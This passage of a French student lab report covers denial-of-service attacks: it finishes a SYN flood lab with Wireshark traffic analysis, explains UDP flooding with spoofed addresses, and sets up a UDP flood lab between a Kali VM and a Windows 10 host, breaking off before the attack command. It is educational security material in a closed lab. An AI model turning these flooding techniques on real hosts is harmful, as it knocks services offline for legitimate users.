



Figure 18: Etat de réseau après l'attaque de SYN Flood

Il est clair d'après un petit analyse qu'il ya un grand trafique dirigé vers notre machine Windows. Si on teste d'accéder à un site web par exemple, ça ne vas pas marché.



Timed Out

Figure 19: Accès au Web après l'attaque SYN Flood

On peut voir le trafique TCP en utilisant Wireshark.




Figure 20: Le trafique TCP après l'attaque SYN Flood

Il est clair qu'un nombre énorme de packets TCP sont envoyés depuis la machine 192.168.1.27 à la machine 192.168.1.26.

On peut même savoir le type des paquets en analysant une d'eux.




Figure 21: Le type des paquets interceptés avec Wireshark

Voila la fin de notre LAB.

2.2 UDP Flood

2.2.1 Définition

Une attaque par flood UDP est un type d'attaque de déni de service dans laquelle un grand nombre de paquets de protocole de datagramme utilisateur (UDP) sont envoyés à un serveur cible dans le but de submerger la capacité de ce dispositif à traiter et à répondre. Le pare-feu protégeant le serveur cible peut également être épuisé en raison du flood UDP, entraînant un déni de service pour le trafic légitime.

Dans le cadre d'une attaque par flood UDP, l'attaquant peut également falsifier l'adresse IP des paquets, à la fois pour s'assurer que les paquets ICMP de retour n'atteignent pas leur hôte, et pour anonymiser l'attaque.

2.2.2 Comment fonctionne une attaque par inondation UDP?

Le protocole de réseau User Datagram Protocol (UDP) permet aux applications informatiques d'envoyer des messages, ou datagrammes, vers d'autres hôtes via une adresse IP ou un réseau. Lorsqu'un paquet UDP est reçu par un serveur, son système d'exploitation recherche des applications associées et, s'il n'en trouve aucune, informe l'expéditeur avec un paquet de réponse "destination inaccessible". Contrairement à l'orientation de connexion ou de session de TCP, UDP est un protocole sans connexion et le serveur utilise le protocole de messages de contrôle Internet (ICMP) pour signaler que le paquet UDP original ne peut pas être livré.

Pour initier une attaque par inondation UDP, les attaquants envoient de grandes quantités de trafic UDP avec des adresses IP falsifiées à des ports aléatoires sur un système ciblé. Comme le système doit vérifier le port spécifié dans chaque paquet entrant pour une application d'écoute et émettre une réponse, les ressources du serveur ciblé peuvent rapidement être épuisées, le rendant indisponible au trafic normal et

aux utilisateurs légitimes. Les connexions Internet peuvent facilement devenir congestionnées et saturées. Lorsque les paquets UDP sont mal formés avec de petits charges utiles d'attaque d'en-tête, cela augmente les taux de paquets par seconde et peut provoquer une défaillance du matériel sur les cartes réseau Internet.




Figure 22: UDP Flood Attaque

2.2.3 LAB : UDP FLOOD

Dans ce LAB, nous allons effectuer une attaque par déni de service UDP (UDP Flood).

Les Outils qu'on va utiliser sont:

Oracle VM VirtualBox

Machine Virtuelle (Attaquant): Kali Linux

Machine Hôte (Victime): Windows 10

Tools: hping3, Resource Monitor, Task manager, Wireshark

Première chose qu'on va faire est d'allumer la machine hôte et lancer la machine virtuelle Kali.

On doit configurer la machine virtuelle Kali pour qu'elle soit dans la même plage réseau que notre machine Windows. Pour ça on va changer les paramètres de la machine virtuelle. On suit les étapes suivants:

Configuration → Réseau → Mode d'accès réseau

Dans le mode accès réseau on va choisir Accès par pont et on click sur Ok.




Figure 23: Adapter de la machine Kali

Maintenant on doit connaître l'adresse IP de chaque machine. Pour la machine Windows on va utiliser “invite de command” et lancer la commande suivante: ***ipconfig***

```
PS C:\Select Command Prompt
Link-local IPv6 Address . . . . . : fe80::91fe:4b5f:9800:3879%2
IPv4 Address. . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Connexion au réseau local* 1:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

Wireless LAN adapter Connexion au réseau local* 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

Wireless LAN adapter Wi-Fi:
    Connection-specific DNS Suffix . . . . . :
    Link-local IPv6 Address . . . . . : fe80::74f7:ffdc:66d7:f84a%17
    IPv4 Address. . . . . : 192.168.1.26
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::65e:a4ff:fe81:77e0%17
                                         192.168.1.1

Ethernet adapter Connexion réseau Bluetooth:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

C:\Users\AYOUB>
```

Figure 24: Adresse IP de la machine Windows

L'adresse IP de notre machine Windows est : **192.168.1.26**

Pour la machine Kali, on va ouvrir “Terminal” et taper la commande suivante : ***ifconfig***

```

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.38 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::7ebd:ca03:a60e:a8d4 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 873 bytes 1025910 (1001.8 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 538 bytes 43424 (42.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 25: Adresse IP de la machine Kali

L'adresse IP de la machine Kali est: 192.168.1.38

Maintenant On doit tester le ping. Mais avant on va désactiver le Pare-feu sous Windows. Pour ça on suit les étapes suivantes :

Ouvrir Panneau de Configuration → Système et Sécurité → Pare-feu Windows → Activer/Désactiver Pare-feu Windows. ET on le désactive.




Figure 26: Désactivation du Pare-Feu Windows

Maintenant, on teste le ping en utilisant pour les deux machines la commande suivante : ping @IP

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.2728]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AYOUB>ping 192.168.1.38

Pinging 192.168.1.38 with 32 bytes of data:
Reply from 192.168.1.38: bytes=32 time<1ms TTL=64
Reply from 192.168.1.38: bytes=32 time<1ms TTL=64
Reply from 192.168.1.38: bytes=32 time=1ms TTL=64
Reply from 192.168.1.38: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.1.38:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\AYOUB>-

```

Figure 27: Ping vers la machine Kali

```

ping 192.168.1.26
PING 192.168.1.26 (192.168.1.26) 56(84) bytes of data.
64 bytes from 192.168.1.26: icmp_seq=27 ttl=128 time=0.814 ms
64 bytes from 192.168.1.26: icmp_seq=28 ttl=128 time=1.27 ms
64 bytes from 192.168.1.26: icmp_seq=29 ttl=128 time=1.26 ms
64 bytes from 192.168.1.26: icmp_seq=30 ttl=128 time=0.740 ms
64 bytes from 192.168.1.26: icmp_seq=31 ttl=128 time=0.943 ms
64 bytes from 192.168.1.26: icmp_seq=32 ttl=128 time=0.860 ms
64 bytes from 192.168.1.26: icmp_seq=33 ttl=128 time=0.712 ms

```

Figure 28 : Ping vers la machine Windows

La dernière étape avant qu'on lancer notre attaque est qu'on va voir la capacité d'utilisation de CPU et le trafique TCP sous notre machine Windows pour qu'on peut faire une comparaison après.




Figure 29: Etat de CPU avant l'attaque UDP Flood


